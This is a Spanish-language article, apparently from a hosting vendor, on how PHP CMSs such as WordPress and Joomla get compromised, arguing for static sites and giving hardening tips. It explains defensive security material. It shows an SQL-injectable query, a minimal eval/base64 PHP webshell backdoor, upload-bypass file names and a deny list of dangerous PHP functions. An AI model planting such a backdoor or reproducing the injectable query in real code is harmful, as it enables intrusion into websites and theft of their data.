Durante más de dos décadas, los sistemas de gestión de contenidos (CMS) dinámicos basados en PHP, especialmente WordPress y Joomla, han dominado la web pública. Su popularidad se debe a la facilidad para instalar temas y plugins con un solo clic. Sin embargo, en el mundo de la ciberseguridad corporativa e infraestructuras críticas, este modelo representa una de las mayores fuentes de incidentes de seguridad, fugas de datos y ejecuciones remotas de código (RCE).
En este análisis desglosamos los vectores de ataque estructurales que afectan a estas plataformas, examinamos la cadena de explotación típica y explicamos por qué la transición hacia arquitecturas estáticas inmutables elimina estas vulnerabilidades desde la raíz.
1. La Cadena de Explotación en CMS Dinámicos
La superficie de ataque de un CMS en PHP no se limita al código base (core), sino que se expande exponencialmente con cada plugin, tema y librería de terceros instalada.
A continuación se muestra el diagrama técnico de la cadena de vulnerabilidad típica:

Las 5 Etapas del Compromiso:
- Plugin o Tema Vulnerable: Explotación de fallos conocidos (CVEs) en extensiones no parcheadas o con validación deficiente de entradas.
- Subida Arbitraria de Archivos (Arbitrary File Upload): Omisión de filtros MIME o extensiones dobles (ej.
payload.php.jpgobackdoor.phtml). - Ejecución de WebShell en Runtime: El intérprete PHP ejecuta funciones del sistema como
eval(),system(),passthru()oshell_exec(). - Extracción y Volcado de Base de Datos: Acceso directo a credenciales en
wp-config.phpoconfiguration.php, seguido de volcado SQL de usuarios, contraseñas hasheadas y datos personales. - Movimiento Lateral y Escalada: Uso del servidor web comprometido para pivotar hacia la red interna o minar criptomonedas.
2. Los 4 Vectores de Ataque Estructurales
A. Deserialización Insegura de Objetos PHP
Cuando una aplicación PHP procesa datos no confiables mediante unserialize(), un atacante puede instanciar objetos con propiedades modificadas para activar métodos mágicos (__destruct(), __wakeup()), logrando ejecución remota de código sin necesidad de autenticación previa.
B. Inyecciones SQL (SQLi) en Parámetros de Búsqueda y Filtros
A pesar del uso de ORMs o funciones preparadas, multitud de plugins de terceros concatenan variables directamente en consultas SQL:
// Ejemplo de código vulnerable en un plugin de terceros
$id = $_GET['item_id'];
$result = $wpdb->query("SELECT * FROM wp_posts WHERE ID = " . $id);
C. Persistencia mediante WebShells Ofuscadas
Una vez que el atacante logra subir un archivo .php, establece persistencia inyectando código ofuscado con base64_decode y gzinflate, permitiendo el control remoto continuo de la máquina:
<?php
// Muestra simplificada de backdoor típico en wp-content/uploads/
if(isset($_POST['c2_cmd'])) {
    @eval(@base64_decode($_POST['c2_cmd']));
}
?>
D. Superficie de Ataque en Autenticación (xmlrpc.php y wp-login.php)
Los endpoints dinámicos de autenticación son atacados continuamente mediante ataques de fuerza bruta distribuidos, amplificación XML-RPC y ataques de denegación de servicio que saturan las conexiones de bases de datos.
3. Comparativa: Stack Dinámico PHP vs. Borde Estático Inmutable
La diferencia de seguridad entre mantener una aplicación dinámica monolítica y servir archivos pre-compilados es categórica:

Matriz Comparativa de Riesgos:
| Factor de Seguridad | Stack CMS Dinámico (WordPress / Joomla) | Borde Estático Inmutable (valmis.net) |
|---|---|---|
| Bases de Datos (RDBMS) | Expuestas a SQLi, volcados y credential stuffing. | Inexistente (Cero motores SQL en el servidor). |
| Intérprete en Servidor | PHP/Zend Engine ejecutando código dinámico. | Inexistente (Cero intérpretes en tiempo de ejecución). |
| Gestión de Plugins | Docenas de plugins de terceros con código opaco. | Cero dependencias dinámicas en el host. |
| Permisos de Archivos | Requiere permisos de escritura para uploads (www-data). |
Solo Lectura (unveil("/htdocs", "r")). |
| Impacto de Zero-Days | Riesgo crítico continuo de RCE. | Superficie cero: No hay código que ejecutar. |
4. Conclusiones y Buenas Prácticas
Si tu organización o presencia web no requiere que miles de usuarios anónimos escriban directamente en una base de datos en tiempo real:
- Evita CMS dinámicos para sitios corporativos o blogs: La inmutabilidad de los generadores estáticos en Go o Rust elimina el 99% de las alertas de seguridad de aplicaciones web.
- Si el uso de PHP es indispensable:
- Deshabilita funciones peligrosas en
php.ini:disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_exec,eval. - Monta el directorio de subidas (
/uploads) con la opciónnoexeca nivel de sistema de archivos. - Aplica aislamiento estricto de procesos mediante
chrooty políticas perimetrales con OpenBSD Packet Filter.
- Deshabilita funciones peligrosas en